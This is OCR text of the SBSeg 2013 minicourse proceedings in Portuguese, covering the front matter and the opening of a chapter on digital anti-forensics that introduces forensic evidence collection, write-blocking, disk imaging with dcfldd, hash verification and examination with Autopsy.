
XIII Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais



SBSeg
manaus 2013

MINICURSOS

SBC - Sociedade Brasileira de Computação

SBSeg 2013 - Manaus, AM

XIII Simpósio Brasileiro em Segurança da Informação
e de Sistemas Computacionais

de 11 a 14 de Novembro de 2013 – Manaus, AM

MINICURSOS

Editora
Sociedade Brasileira de Computação – SBC

Organizadores
Eduardo James Pereira Souto
Eduardo Luzeiro Feitosa
Rossana Maria de Castro Andrade

Realização
Universidade Federal do Amazonas – UFAM

Promoção
Sociedade Brasileira de Computação – SBC

Edição: Kaio R. S. Barbosa
Produção Gráfica: Ester Oliveira Pessoa

Dados Internacionais de Catalogação na Publicação

S612 Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais (13. : 2013 : Manaus)
Minicursos / XIII Simpósio Brasileiro de Segurança da Informação e de Sistemas Computacionais ; coordenação: Eduardo Souto, Eduardo Feitosa e Rossana Andrade — Porto Alegre: Sociedade Brasileira de Computação, 2013.
vii, 215 p. il. 23 cm.

Vários autores
Inclui bibliografias
ISBN: 978-85-7669-275-1

1. Ciência da computação. 2. Informática. 3. Segurança da informação. 4. Segurança de sistemas. I. Souto, Eduardo. II. Feitosa, Eduardo. III. Andrade, Rossana .IV. Título.

CDU 004(063)

Sociedade Brasileira de Computação – SBC

Contato
Av. Bento Gonçalves, 9500
Setor 4 - Prédio 43.412 - Sala 219
Bairro Agronomia
91.509-900 – Porto Alegre RS

CNPJ: 29.532.264/0001-78
http://www.sbrc.org.br

Organização do SBSeg 2013

Coordenação Geral
Eduardo James Pereira Souto, UFAM
Eduardo Luzeiro Feitosa, UFAM

Comitê de Organização Local
César Augusto Viana Melo, UFAM
Eduardo James Pereira Souto, UFAM
Eulanda Miranda dos Santos, UFAM
Eduardo Luzeiro Feitosa, UFAM

Coordenação do Comitê de Programa
Michel Abdalla, École Normale Supérieure - France
Raul Ceretta Nunes, UFSM

Coordenação de Minicursos
Rossana Maria de Castro Andrade, UFC

Coordenadores do Fórum de Segurança Corporativa
Edna Dias Canedo, UnB - Faculdade do Gama
Rafael Timóteo de Sousa Júnior, UnB

Coordenação do Workshop de Trabalhos de Iniciação Científica e de Graduação
Lau Cheuk Lung, UFSC

Coordenação do Workshop de Gestão de Identidades Digitais
Michelle S. Wangham, UNIVALI

Coordenação de Palestras e Tutoriais
Anderson Clayton Alves Nascimento, UNB

Coordenação do Workshop de Forense Computacional
Anderson Rocha, UNICAMP
Cinthia O. A. Freitas, PUCPR

Comitê Consultivo
Anderson C. A. Nascimento, UNB
Ricardo Dahab, UNICAMP
Aldri Luiz dos Santos, UFPR
Altair Santin, PUC-PR
Jeroen van de Graaf, UFMG
Marinho Pilla Barcellos, UFRGS
André Luiz Moura dos Santos, UECE
Michele Nogueira Lima, UFPR
Otto Carlos M. Bandeira Duarte, UFRJ

Mensagem da Coordenadora de Minicursos

O Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais (SBSeg) é um evento científico promovido anualmente pela Sociedade Brasileira de Computação (SBC), o qual representa o principal fórum no país para a apresentação de pesquisas e atividades relevantes ligadas à segurança da informação e de sistemas, integrando a comunidade brasileira de pesquisadores e profissionais atuantes nessa área. Entre as principais atividades técnicas do SBSeg encontram-se os minicursos, que têm como objetivo a atualização em temas normalmente não cobertos nas grades curriculares e que despertem grande interesse entre acadêmicos e profissionais. Nesta edição do SBSeg 2013, de um total de 10 submissões de propostas de minicursos foram selecionados quatro minicursos, representando assim uma taxa de aceitação de 40%. O Comitê de Programa foi composto por 8 pesquisadores para a elaboração das revisões, sendo cada proposta avaliada por, pelo menos, 3 desses especialistas.

Este livro reúne então 4 capítulos produzidos pelos autores das propostas de minicursos aceitas. O Capítulo 1 apresenta técnicas e recursos antiforense para a proteção de informações sensíveis, mas não para ocultar provas e evidências de atos ilícitos; O Capítulo 2, além de introduzir noções básicas das principais linhas de pesquisa pós-quântica, apresenta os estudos mais recentes nesta área visando a melhorias dos esquemas relacionados a tamanhos de chaves, overhead de assinaturas e criptogramas; O Capítulo 3 aborda a área de Segurança de Software com uma visão geral e mostra como adaptar e avaliar as soluções existentes no contexto de Sistemas Embarcados; Por fim, o Capítulo 4 descreve os principais desafios e soluções de segurança para prover autenticação e autorização na Internet das Coisas.

Meus sinceros agradecimentos aos membros da Comissão de Avaliação dos Minicursos do SBSeg 2013 por sua colaboração voluntária e dedicação, lembrando que o sucesso dos minicursos deve ser creditado ao trabalho conjunto desta equipe. Também gostaria de agradecer aos autores que submeteram suas propostas de minicursos e que nos motivam a realizar anualmente este evento de interesse, visibilidade e sucesso crescentes. Finalmente, não poderia de deixar de expressar também os meus sinceros agradecimentos aos coordenadores gerais do SBSeg 2013, Eduardo James Pereira Souto (UFAM) e Eduardo Luzeiro Feitosa (UFAM) por confiarem a mim a tarefa de conduzir os minicursos e pela disponibilidade e orientações providas ao longo do processo.

Aproveito esta mensagem para saudar a todos os participantes dos Minicursos do XIII Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais com os votos de um excelente curso e de uma excelente estadia em Manaus!

Manaus, novembro de 2013.

Rossana Maria de Castro Andrade (Universidade Federal do Ceará)

Coordenadora dos Minicursos do SBSeg 2013

Comitê de Avaliação de Minicursos do SBSeg 2013

André dos Santos, UECE
Antonio Faleiros, UFABC
Celia Ralha, UnB
Julio Hernandez, UNICAMP
Luciano Paschoal Gaspary, UFRGS
Marcos Simplicio Jr, USP
Paulo André da Silva Gonçalves, UFPE
Ricardo Dahab, UNICAMP

Sumário

SBSeg 2013 — Manaus, AM

XIII Simpósio Brasileiro em Segurança da Informação
e de Sistemas Computacionais — SBSeg 2013

Capítulo 1

Antiforense Digital: conceitos, técnicas, ferramentas e estudos de caso

Evandro Della Vecchia[†*], Daniel Weber[‡], Avelino Zorzo[†]

[†] Pontifícia Universidade Católica do Rio Grande do Sul (PUCRS)
{evandro.pereira, avelino.zorzo}@pucrs.br

[*] Instituto-Geral de Perícias (IGP-RS)
evandro-pereira@igp.rs.gov.br

[‡] Universidade Federal do Rio Grande do Sul (UFRGS)
daniel.weber@ufrgs.br

Abstract

Digital anti-forensic can be defined as a set of hiding and removal information methods in storage devices to protect people and institutions privacy. Several papers and police reports often describe situations where sensitive information or images are exposed in public nets, damaging people's reputation or causing losses to institutions. This chapter presents some anti-forensic techniques and resources to protect sensitive data, not to hide proofs or evidences of unlawful acts. The study was conducted through bibliographic review and tests in controlled environments. Our findings indicate that available resources allow, without major investments, an adequate level of protection.

Resumo

A antiforense digital pode ser definida como um conjunto de métodos de ocultação e remoção de informações em dispositivos de armazenamento, para proteger a privacidade de pessoas e empresas. Artigos científicos e relatos policiais registram com freqüência situações onde informações ou imagens sigilosas são divulgadas em redes públicas, prejudicando a reputação de pessoas ou causando perdas financeiras a instituições. Este capítulo apresenta técnicas e recursos antiforense para a proteção de informações sensíveis, não para ocultar provas e evidências de atos ilícitos. O trabalho foi desenvolvido através de consultas bibliográficas e testes em ambientes controlados. As conclusões indicam que os recursos disponíveis possibilitam, sem grandes investimentos, um nível de proteção adequado.

1.1 Introdução

A grande migração de informações para o ambiente digital aumentou o potencial de exposição de dados sensíveis, pessoais ou corporativos, aumentando a possibilidade de seu acesso indevido. Os mesmos recursos tecnológicos desenvolvidos para facilitar a vida de pessoas e empresas de boa índole colaboram para fragilizar a privacidade e podem ser explorados por pessoas de má fé. A busca por informações para obter vantagens pessoais (indivíduos) ou competitivas (empresas) nem sempre é pautada pela legalidade e ética. Alguns dos acontecimentos que motivaram uma grande preocupação com a segurança da informação foram os atentados de 11 de setembro, nos Estados Unidos da América, fazendo com que o governo americano investisse pesado no aparelhamento com instrumentos legais para investigar a vida dos cidadãos, em nome da segurança coletiva. Muitas vezes, estes instrumentos possibilitam a investigação de maneira discutível, por exemplo, em junho de 2013 ocorreu o vazamento de informações relacionadas à espionagem americana que ocorria em diversos países, incluindo o Brasil.

As técnicas que habilitam a invasão de privacidade pela recuperação de dados registrados em mídias de armazenamento são chamadas de **forense digital** [US-CERT 2008] e, em contrapartida, a **antiforense digital** define métodos de remoção, ocultação e subversão de evidências com o objetivo de mitigar os resultados de análises forenses [Garfinkel 2007].

Problemas decorrentes do uso de dados não protegidos de forma eficiente podem ter diversas origens. A queda de preço e conseqüente popularização de *notebooks*, *tablets* e outros dispositivos móveis viabilizaram o seu uso por pessoas que vêem nestes equipamentos apenas uma ferramenta de trabalho adicional, e que não têm discernimento para avaliar o seu potencial de expor informações privadas. Uma pesquisa realizada pelo Ponemon Institute, em maio de 2008, indica o registro de roubo ou perda de mais de 637.000 *notebooks* no período de um ano, exclusivamente nos aeroportos dos Estados Unidos [Shah 2008] e, conseqüentemente, os dados pessoais ou empresariais registrados nas unidades de disco destes equipamentos ficaram expostos.

A criatividade das pessoas com propósitos maliciosos não tem limites. Assim como *notebooks* e eventualmente outros tipos de computadores, uma série de outros recursos tecnológicos tem o potencial de vazar informações privadas, por descuido ou por má intenção. O conteúdo de equipamentos com o acesso lógico restrito por senhas pode ser exposto facilmente, por exemplo, utilizando-se a inicialização por CDs de *boot* para burlar os mecanismos de proteção, ou através do espelhamento do conteúdo de um disco para ser analisado em um outro equipamento [Ulbrich e Valle 2004]. Mídias de armazenamento de grande capacidade ou de tamanho reduzido (*pendrives*, *memory sticks* e dispositivos semelhantes) são adequadas para copiar e transportar arquivos sem muito alarde.

É comum verificar em meios de comunicação notícias relacionadas a situações onde informações ou imagens sigilosas são divulgadas em redes públicas, segredos corporativos são compartilhados com a concorrência e o acesso a informações financeiras privadas facilita negócios muito lucrativos. Um exemplo de vazamento de dados sensíveis ocorrido no Brasil e que resultou em um movimento para aprovação de

lei que trata de crimes cibernéticos (Lei 12737/2012 – [Presidência 2012]) foi o "Caso Carolina Dieckmann". Na verdade, muitos outros casos semelhantes ou com maiores consequências vem ocorrendo há mais tempo, como um caso ocorrido em 2005, relatado em [G1 2013].

Uma regra fundamental dos projetistas de dispositivos de armazenamento é que os dados devem ser protegidos. Uma unidade de disco, principal dispositivo de armazenamento em computadores pessoais, é projetada para evitar perdas e danos acidentais aos dados. Técnicas como um diretório para arquivos reciclados ("lixeira") e comandos *unerase* ou *undelete* estão disponíveis na maioria dos sistemas operacionais para prevenir a perda indesejada de informações. A exclusão de ponteiros (índices) é um padrão para agilizar a exclusão e possibilitar a recuperação de um arquivo em disco, e *drivers* utilizam técnicas de detecção de erros para impedir que uma leitura resulte em valores incorretos [Hughes et al. 2009].

Todo este esforço é realizado com base no pressuposto de que excluir informações de um computador pode ser um evento não usual, entretanto a eficiência destas medidas para proteger e agilizar o acesso de usuários aos dados pode transformar-se em vulnerabilidade, quando exploradas por pessoas não autorizadas.

Quando um equipamento é roubado, perdido ou descartado, os dados continuam armazenados nos discos. Mesmo que um usuário tenha o cuidado de excluir os arquivos com o comando *delete* [James 2006], os dados permanecem no equipamento e podem ser recuperados a partir de diretórios de reciclados ("lixeira") ou utilizando programas específicos desenvolvidos com esta finalidade. O mesmo ocorre com o comando *format*, utilizado para preparar logicamente um disco para o uso, mas que não, necessariamente, realiza destruição alguma de dados.

As técnicas de forense digital utilizam exaustivamente recursos de recuperação de arquivos, fragmentos de arquivos ou fragmentos de texto que o proprietário do equipamento julgava como excluídos. Desta forma, indícios e evidências digitais podem ser obtidos para constituir prova técnica de delitos cometidos. Entretanto, as mesmas técnicas podem ser usadas para atividades criminosas, expondo informações de estratégias corporativas ou dados que possam prejudicar um indivíduo [Garfinkel 2007]. Ou seja, as mesmas técnicas e conhecimentos podem ser utilizados tanto para investigação como para o acesso indevido de dados. O que diferencia um do outro é a ética dos profissionais da área de forense digital.

A necessidade de segurança e privacidade exige procedimentos de exclusão (destruição) confiáveis que possam impedir o acesso de dados em discos descartados. A "esterilização" pode endereçar diferentes níveis dependendo das aplicações (por exemplo, a senha para acesso a um jogo *online* de um indivíduo não tem a mesma importância que o controle de acesso a uma conta bancária), assim mesmo usuários domésticos devem ter acesso a ferramentas que protejam a sua privacidade. Em [Garfinkel e Shelat 2003] são apresentados dados que demonstram que muitas pessoas vendem (ou doam) seus computadores (ou apenas o disco rígido) sem nenhum, ou com pouco cuidado de eliminação de dados sensíveis. Neste artigo, dois estudantes compraram 158 discos usados pela Internet, sendo que apenas 129 funcionaram. Destes, apenas 12 foram "esterilizados" de forma adequada e do restante, foi possível recuperar mais de 5.000 números de cartão de crédito, diversos registros de dados financeiros e

pessoais, inúmeros registros de consultas médicas e *gigabytes* de e-mails pessoais e pornografia.

Desta forma, o objetivo deste capítulo é mostrar um estudo sobre técnicas e recursos antiforense aplicáveis em ambientes privados ou corporativos para a proteção de informações sensíveis. Para atingir este objetivo, primeiramente serão abordados conceitos de forense digital (Seção 1.2), após serão abordados conceitos sobre antiforense digital (Seção 1.3). Na Seção 1.4 serão mostradas técnicas aplicadas em antiforense e exemplos de ferramentas. Para ilustrar os conceitos e técnicas mencionados, a Seção 1.5 mostra estudos de caso, a maioria sendo casos reais adaptados para evitar a identificação dos envolvidos. Por fim, a Seção 1.6 aborda as considerações finais.

1.2 Forense Digital

Forense Digital pode ser conceituado como um conjunto de técnicas e procedimentos que utilizam conhecimento científico para coletar, analisar e apresentar evidências que possam ser utilizadas em um tribunal [Nolan et al. 2005]. O termo forense significa "pertinente à lei". É essencialmente a busca minuciosa de informações relativas a eventos passados específicos para uma investigação criminal, embora Forense Digital (Perícia Digital, além de outros nomes) seja utilizada também em investigações particulares, antes mesmo de se pensar em acionar a polícia ou a justiça.

Diversos crimes são solucionados através da identificação de impressões digitais, pegadas, sangue, cabelo ou amostras de fibras. Análises balísticas são utilizadas para determinar a posição de um atirador, além da arma de fogo utilizada, e resíduos químicos encontrados em uma peça de roupa podem identificar o criminoso. A atividade do perito muitas vezes é fundamental para a coleta de indícios que permitam a prisão e condenação de criminosos, pois as evidências físicas são utilizadas para a reconstrução das circunstâncias em que um crime ocorreu, principalmente quando não houve testemunhas [Dillon 1999]. O exercício da Ciência Forense está sustentado por diferentes áreas do conhecimento, como: Biologia, Química, Psiquiatria, Medicina, Farmacologia, Antropologia, Patologia e, nos últimos anos, na Computação [Eckert 1997].

A prática da Forense Digital surgiu na década de 1980, em resposta aos primeiros casos de vírus de computador que se espalhavam por redes de comunicações [Slade 2004]. Nos anos seguintes, evoluiu para a investigação de casos de distribuição de material contendo pedofilia e posteriormente no combate a crimes cibernéticos, quando a popularização do acesso à Internet e o uso de computador pessoal (além de outros dispositivos eletrônicos) como ferramenta de trabalho e meio de armazenamento criou novas oportunidades para atividades ilegais [Hannan 2004].

Ainda assim a Forense Digital pode ser considerada uma disciplina recente e a consistência de padrões entre a indústria e os tribunais ainda é incipiente. Desta forma, a área ainda busca o reconhecimento como uma atividade científica formal. Uma definição de Forense Digital poderia ser: "Disciplina que combina elementos legais e Ciência da Computação para coletar e analisar dados de sistemas computacionais, redes, comunicações sem fio e dispositivos de armazenamento de modo que possam constituir evidências admissíveis em um tribunal" [US-CERT 2008].

A Forense Digital ganhou notoriedade nos últimos anos devido a várias agências de investigação, oficiais ou privadas, esclarecerem delitos nos quais o computador foi utilizado para a prática de crime ou em situações onde a tecnologia atuou como meio auxiliar para atividades ilegais [Steel 2006].

O ciclo dos procedimentos forenses é ilustrado na Figura 1.1. O processo forense transforma a mídia em evidência, necessária para a aplicação da lei ou para uso interno das empresas. A primeira transformação ocorre quando os dados coletados são examinados e as informações extraídas da mídia são analisadas por ferramentas forenses. A segunda, quando a análise dos dados cria informações que, processadas, resultam em evidências [Kent et al. 2006].




Figura 1.1. Etapas do processo de investigação forense [Kent et al. 2006] (Tradução)

Diferente das provas físicas dos crimes convencionais, comprovações encontradas nas mídias magnéticas são digitais e podem existir de diversas formas. Arquivos, fragmentos de *logs* e outros indícios residentes em uma mídia podem ser relacionados para criar uma evidência que indique a ocorrência de um crime ou auxilie a identificação de um criminoso.

Um dos fatores mais importantes na Forense Digital é a proteção das provas obtidas [Brezinski e Killalea 2002]. Uma das atribuições do perito é garantir que o equipamento sob análise e os processos de coleta sejam administrados com cuidado para garantir que [Lopes et al. 2006], [Mikasey et al. 2001]:

a) Nenhuma evidência seja danificada, destruída ou comprometida pelos procedimentos utilizados para investigar o equipamento;

b) O processo não crie nenhuma condição que possa inviabilizar uma verificação futura;

c) Seja estabelecida (e mantida) uma cadeia de custódia[1];

d) Caso o equipamento esteja em uso (*Live Forensics*), o tempo de intervenção seja o menor possível;

e) Qualquer informação obtida, não pertinente ao escopo da investigação, seja tratada dentro dos limites éticos e legais, e não seja divulgada;

f) Todo o processo deve ser documentado para permitir a sua reprodução.

A Forense Digital pode ser classificada em dois tipos básicos: *Live Forensics* e *Post-Mortem Forensics* [Carvey 2009]. A *Live Forensics* especifica procedimentos de

[1] Cadeia de custódia: Procedimento para assegurar validade legal das atividades enquanto uma evidência estiver sob perícia [Lopes et al. 2006].

investigação não intrusivos, em equipamentos em uso, e analisa informações persistentes (gravadas em dispositivos de armazenamento) e voláteis (com tempo de vida restrito). A *Post-Mortem Forensics* implica na apreensão de equipamentos para análise em laboratório e não inclui a análise de dados voláteis, como os gravados em memória RAM, que são perdidos quando há a falta de energia [Sutherland et al. 2008] [US-CERT 2008].

A análise *Post-Mortem* inclui procedimentos triviais de busca por documentos, *logs*, imagens (fotografias), identificação de data e hora de arquivos, análise de trilhas de uso do computador, recuperação de dados excluídos, entre outros [Carvey 2009].

Um resumo das etapas mostradas na Figura 1, utilizando a nomenclatura adotada por [Kent et al. 2006], será mostrado a seguir, com o enfoque para análise *Post Mortem*, porém pode ser adotada também para *Live Forensics*, com poucas modificações.

Coleta

Nesta etapa há uma mescla de investigação e perícia, pois engloba desde a identificação do material a ser analisado até a cópia integral dos dados. Geralmente o perito não está presente na busca e apreensão do material questionado (esfera criminal), ou em uma empresa em que haja suspeita de algum incidente e deseja-se recolher equipamentos/mídias para serem analisadas. Em muitos casos, o perito recebe o material a ser analisado e não tem conhecimento da cena do crime ou do incidente (a não ser quando se trata de uma análise *Live Forensics*).

Diante disto, é importante que quem realizar a busca e apreensão, tenha conhecimento de equipamentos e mídias de informática, pois atualmente não são apenas os computadores que possuem informação em formato digital. Existem diversos modelos, formatos e tamanhos de equipamentos e mídias (Figura 1.2) e o desconhecimento destes pode resultar em uma busca e apreensão ineficientes (incompletas). É importante registrar com fotografias (ou vídeo), colocar etiquetas de identificação, lacrar o material apreendido e gerar um relatório, reforçando a ideia de uma forte cadeia de custódia. Após, o material deve ser encaminhado ao Instituto/Departamento de Perícia, no caso da esfera criminal, ou aos profissionais designados, no caso de uma perícia particular.

Figura 1.2. Mídias de armazenamento em diversos formatos (Fonte: http://www.insoonia.com/diferentes-modelos-de-pen-drive/)

Seguindo as melhores práticas, diante das mídias o perito deve realizar uma cópia integral das mídias, conhecida também como: cópia *bit a bit*, *raw copy*, duplicação forense, entre outros. Trata-se de uma cópia de todos os *bits* da mídia, inclusive a área não alocada pelo sistema de arquivos. Este tipo de cópia é recomendado

para que seja possível recuperar dados excluídos na cópia, sem nenhum procedimento realizado na mídia questionada, evitando assim a violação da integridade. Ainda para evitar qualquer alteração na mídia questionada, deve-se protegê-la contra escrita, seja através de *hardware* específico ou através de *software*. Um exemplo de *hardware* com este fim é o Tableau Forensic FireWire Bridge, mostrado na Figura 1.3. Com este tipo de equipamento colocado entre a mídia questionada e o computador do perito, há a garantia de apenas leitura.

Figura 1.3. Equipamento de proteção contra escrita Tableau Forensic FireWire Bridge

Através de *software*, a proteção contra escrita pode ocorrer com a utilização de, por exemplo, uma distribuição do sistema operacional Linux conFigurada por padrão para não montar mídias e, quando montar, o perito deve ter o cuidado de montá-la apenas como leitura. Uma das distribuições mais utilizadas e completa para *pentest* e forense digital no momento é a BackTrack. Como pode ser visto na Figura 1.4, esta distribuição possui menus específicos para cada finalidade e em cada uma possui diversas ferramentas.

Figura 1.4. Distribuição forense BackTrack (Fonte: http://www.backtrack-linux.org/screenshots/)

Existem *softwares* que simplesmente habilitam/desabilitam um barramento para escrita. Por exemplo, se uma mídia utilizar uma conexão USB, pode-se desabilitar este barramento para escrita. Na plataforma Windows, pode-se realizar tal controle através do Editor do Registro (RegEdit.exe), da seguinte maneira: adiciona-se uma chave denominada *StorageDevicePolicies* em HKEY_LOCAL_MACHINE\SYSTEM\ CurrentControlSet\Control, nesta chave adiciona-se uma DWord com o nome *WriteProtect*. Para proteger contra escrita basta definir o valor de WriteProtect para 1 (Figura 1.5) e quando desejar-se habilitar a escrita, deve-se definir o valor como 0. Para facilitar existem interfaces gráficas que realizam a operação mencionada de forma simples, com uma interface gráfica, como por exemplo, o Thumbscrew (Figura 1.6).




Figura 1.5. Proteção contra escrita no barramento USB – Plataforma Windows




Figura 1.6. Utilização do software Thumbscrew

Para a duplicação forense, o *software* mais conhecido é o *dd*, originário no Linux, mas existente também para a plataforma Windows. Algumas variantes surgiram a partir do *dd*, para facilitar a visualização do andamento da cópia e outras opções que o *dd* não possui. Um exemplo é o *dcfldd*, mostrado na Figura 1.7. Na Figura é possível identificar os parâmetros mínimos necessários para realizar a cópia integral de um *pendrive* com capacidade de 2GiB[2] (if=/dev/sdc), para um arquivo denominado pen2Gib.dd (of=/media/KINGSTON-8G/pen2GiB.dd). A Figura 1.8 mostra o fim da cópia.

[2] GibiByte (GiB) é uma unidade de medida para armazenamento eletrônico de informação, estabelecida pela Comissão Eletrotécnica Internacional (IEC) para designar 2^{30} bytes de informação ou de armazenamento computacional (texto retirado de http://pt.wikipedia.org/wiki/Gibibyte). O GigaByte se refere a 10^9 bytes. Portanto a unidade adequada é GiB, embora os fabricantes ainda não tenham adotado tal nomenclatura. O mesmo ocorre para KiB, MiB, etc.

Figura 1.7. Início da cópia realizada com o dcfldd – Linux

Figura 1.8. Fim da cópia realizada com o dcfldd – Linux

Para verificar a integridade após a cópia, pode-se aplicar um algoritmo de *hash*, como por exemplo, o SHA-1, na mídia questionada e na cópia *bit a bit* gerada (Figura 1.9). No exemplo, a integridade foi mantida (o mesmo *hash* foi gerado).

Figura 1.9. Algoritmo SHA-1 aplicado na mídia questionada e na cópia gerada

Exame

Após realizada a etapa de coleta dos dados, procedimentos de exame podem ser aplicados. Procedimentos comuns nesta etapa englobam: aplicação de filtros, busca de por palavras-chave, recuperação de dados excluídos, entre outros.

Para mostrar tais procedimentos, será utilizada o *software* Autopsy [AUTOPSY 2013], que possui a versão 3 para a plataforma Windows e a versão 2 para Linux e Mac OS X. Uma *cópia bit a bit* utilizada em aulas da disciplina Perícia Digital na PUCRS (copia.dd), criada especificamente para simular um possível crime de estelionato, será examinada no ambiente Windows. Também será mostrado como montar uma cópia integral de um *pendrive* com capacidade de 2GiB no Linux.

Uma das maiores dificuldades para os iniciantes em forense digital ao utilizar o comando *mount* no Linux para montar uma cópia *bia a bit* é saber utilizar corretamente os parâmetros: *loop e offset*. *Loop* deve ser utilizado por se tratar de um arquivo *raw* (cópia integral) e não de uma mídia diretamente e *offset* deve ser utilizado para especificar onde começa a partição, pois *mount* não reconhece a tabela de partições posicionada no começo do disco.

Primeiramente, o usuário deve saber as informações da sua cópia (realizada na etapa de coleta). Uma opção é utilizar o comando *sfdisk*, conforme mostrado na Figura 1.10.




Figura 1.10. Aplicação do comando sfdisk sobre a cópia integral pen2GiB.dd

Conforme mostra a Figura, dos quatro espaços reservados para endereçamento, apenas um foi utilizado, com início no setor 3576 e sistema de arquivos FAT16. Para utilizar o comando *mount*, deve-se primeiro calcular 3576 * 512 (setor de início * tamanho do setor em bytes), obtendo-se um total de 1.830.912. Outros parâmetros importantes são os de não execução e somente leitura, para garantir que não haverá modificação no arquivo *raw*. A Figura 1.11 mostra a execução de *mount* realizada com sucesso e após a navegação e listagem de conteúdo de pen2GiB.dd.




Figura 1.11. Conteúdo de pen2GiB.dd visível pelo sistema de arquivos

O *software* Autopsy (versão utilizada nos experimentos a seguir: 3.0.6) possui um ambiente gráfico, com diversos filtros prontos e possibilita a busca por palavras-chave. Um dos filtros é o de documentos recentes, que mostra doze documentos recentes na Figura 1.12, sendo que o selecionado é um atalho que aponta para o arquivo Areia.bmp (papel de parede do Windows XP). Outro exemplo de filtro é o das buscas realizadas em motores de busca, muito útil para saber o que o suspeito pesquisou na Internet, que mostra na Figura 1.13 pesquisas por "acrobat reader download", "camouflage download", entre outros.

